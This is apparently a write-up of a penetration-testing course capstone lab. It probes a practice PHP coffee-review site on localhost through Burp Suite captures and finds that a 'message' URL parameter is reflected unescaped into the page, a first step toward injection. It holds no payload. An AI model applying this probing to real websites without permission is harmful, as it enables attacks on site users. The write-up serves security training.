22 - CAPSTONE


Alright. I am not even going to watch the introduction. I will do this naked and sensational.

Lets see what are we up against.

This is a blog website about coffee. All users (authenticated and non-authenticated) have access to these different strains of coffee bean, also showing info on the region they are from, what they smell like, and the types of coffee bean available on that particular strain.


Both users types can see comments and ratings for the different coffee bean strains, but only authenticated users can rate and comment. Comments are stored in the website page, and the ratings are being calculated after every rating submission.

So far, this seems to describe well this website. When we access the website, we are assigned a session cookie (PHPSESSID).




The website allows anyone accessing it to make an account.

The endpoint (API) that is processing the login request is "/capstone/auth.php". Data is sent on post request. The following is a failed login attempt. The way the website behaves is very unusual.




So, the response for the failed request does not tell if we have successfully logged in or not. After the creds are processed, the website then makes a get request querying this "message" parameter with the string "Login%20Failed!" as the value of that parameter.


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP
16 https://content-signature-2.cdn.... GET /g/chains/202402/onecrl.content-signa... 304 169 chain ✓ 34.160.144.191
15 https://firefox.settings.services.... GET /v1/buckets/security-state/collections/c... ✓ 200 3849 JSON ✓ 34.149.100.209
14 https://services.addons.mozilla.... GET /api/v4/addons/search/?guid=default-t... ✓ 200 37833 JSON ✓ 151.101.193.91
13 https://firefox.settings.services.... GET /v1/buckets/monitor/collections/change... ✓ 200 33989 JSON ✓ 34.149.100.209
11 https://spocs.getpocket.com POST /spocs ✓ 200 12002 JSON ✓ 34.117.188.166
9 http://localhost GET /capstone/index.php?message=You%2... ✓ 200 14645 HTML php Specialty Coffee Review 127.0.0.1
8 http://localhost POST /capstone/auth.php ✓ 302 427 HTML php 127.0.0.1
7 http://localhost GET /capstone/index.php?message=Login%... ✓ 200 14820 HTML php Specialty Coffee Review 127.0.0.1
6 http://localhost POST /capstone/auth.php ✓ 302 303 HTML php 127.0.0.1
5 https://shavar.services.mozilla.c... POST /downloads?client=navclient-auto-ffox... ✓ 200 206 text ✓ 35.80.96.249
4 http://localhost GET /capstone/coffee.php?coffee=1 ✓ 200 7602 HTML php Specialty Coffee Review 127.0.0.1
3 http://localhost GET /capstone/index.php 200 14657 HTML php Specialty Coffee Review 127.0.0.1
Request
Pretty Raw Hex
1 GET /capstone/index.php?message=Login%20failed! HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/coffee.php?coffee=1
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
Search 0 highlights
Response
Pretty Raw Hex Render
37
38
39
40 <button type="button" class="btn btn-outline-secondary me-2" data-bs-toggle="modal" data-bs-target="#loginModal">
Login
</button>
41 <button type="button" class="btn btn-secondary" data-bs-toggle="modal" data-bs-target="#signupModal">
Sign-up
</button>
42
43
44 </header>
45
46
47
Login failed!

48
49
50
51
52

Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 13
Response headers 12
Inspector
Notes


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 ×
Send Cancel
Target: http://localhost HTTP/1
Request
Pretty Raw Hex
1 GET /capstone/index.php?message=test! HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/coffee.php?coffee=1
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
Search 0 highlights
Response
Pretty Raw Hex Render

37
38
39
40
Logout

41
42
43 </header>
44
45
46
test!

47
48
49
50
51

<svg xmlns="http://www.w3.org/2000/svg" role="image" aria-label="Responsive image" width="500" height="400" preserveAspectRatio="xMidYMid slice" focusable="false" style="border-radius: 1em 1em 0 0">
<title>
Huan
</title>


<h2 class="card-text" style="margin-bottom:0;color:#8C4411">
Huan
</h2>


Scoring: 87.1

Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 13
Response headers 12
Inspector
Notes
Done
14,635 bytes | 10 millis

Just as I suspected, the value of that "message" parameter is being reflected to the webpage. So, we are querying "/capstone/index.php" for the "message" parameter passing a string value. This looks promising.


Successful login attempt also use the same pattern.



